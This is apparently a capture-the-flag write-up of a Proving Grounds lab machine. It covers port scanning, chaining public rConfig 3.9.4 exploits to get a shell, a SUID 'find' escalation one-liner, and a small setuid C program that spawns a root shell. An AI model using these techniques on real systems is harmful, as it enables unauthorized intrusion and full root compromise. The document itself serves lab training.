PG Practice - Quackerbox
Machine Type: Linux
Difficulty: Intermediate
Initial Enumeration
Let's spin up the machine and start the enumeration process. We will run nmap to get the open ports and services.
sudo nmap -sC -sV -p- 192.168.173.57 -oN nmap/marketing.nmapHere is the output:
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.223
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:ec:75:8d:86:9b:a3:0b:d3:b6:2f:64:04:f9:fd:25 (RSA)
|   256 b6:d2:fd:bb:08:9a:35:02:7b:33:e3:72:5d:dc:64:82 (ECDSA)
|_  256 08:95:d6:60:52:17:3d:03:e4:7d:90:fd:b2:ed:44:86 (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-title: Apache HTTP Server Test Page powered by CentOS
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open  mysql       MariaDB (unauthorized)
8081/tcp open  http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_http-title: 400 Bad Request
I tried to enumerate the SMB port with enum4linux-ng but I was only able to get information about the password policy. There were 2 shares available: print$ and IPC$ which were not useful, because I didn't have null sessions enabled.
Instead, I focused on the web server running on port 8081.
Foothold:

The version of the rConfig software was 3.9.4. Just by searching for the version on Google, I found an RCE exploit.

I used searchsploit to download it.
searchsploit -m 48261This exploit was basically creating a new user and then logging in with SQL injection. The user creation part was successful, but I was not able to get a shell. At the end of the code, the user was being deleted for cleanup purposes.
I edited the code to comment out the cleanup part and then ran it to create the user.

Then I used another exploit, but this time it was an authenticated RCE.
The user was sjqvolgbhx and the password was admin. With those credentials, I was able to get a shell and upgrade it to a TTY shell.
python -c 'import pty; pty.spawn("/bin/bash")'export TERM=xtermPrivilege Escalation:
Once inside the machine, I started looking for other users. I found a user named rconfig in the /home directory and got the local.txt flag.
I have spent some time manually enumerating the machine, but I didn't find anything useful. I then started looking for SUID binaries.
find / -perm -u=s -type f 2>/dev/null
I found a find binary with SUID permissions and exploited it to get a root shell.
/usr/bin/find / -exec /bin/sh \; -quitThis allowed me to get a root shell but I wanted to get a fully interactive shell as root.
So, I quickly created a C script to spawn a shell as root.
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", (char *)NULL);
    return 0;
}
Then, compiled the script on my Kali host.
gcc -static -o setuid setuid.cUpon transferring the file and executing it, I got a fully interactive root shell.

I got the root.txt flag and the machine was fully exploited.
Takeaway
- We practiced using two different exploits in sequence which shows the importance of how vulnerabilities often need to be chained together to get a foothold.
- The privilege escalation path highlighted the importance of checking for SUID binaries and using them to get a fully interactive shell as root.
Happy Hacking!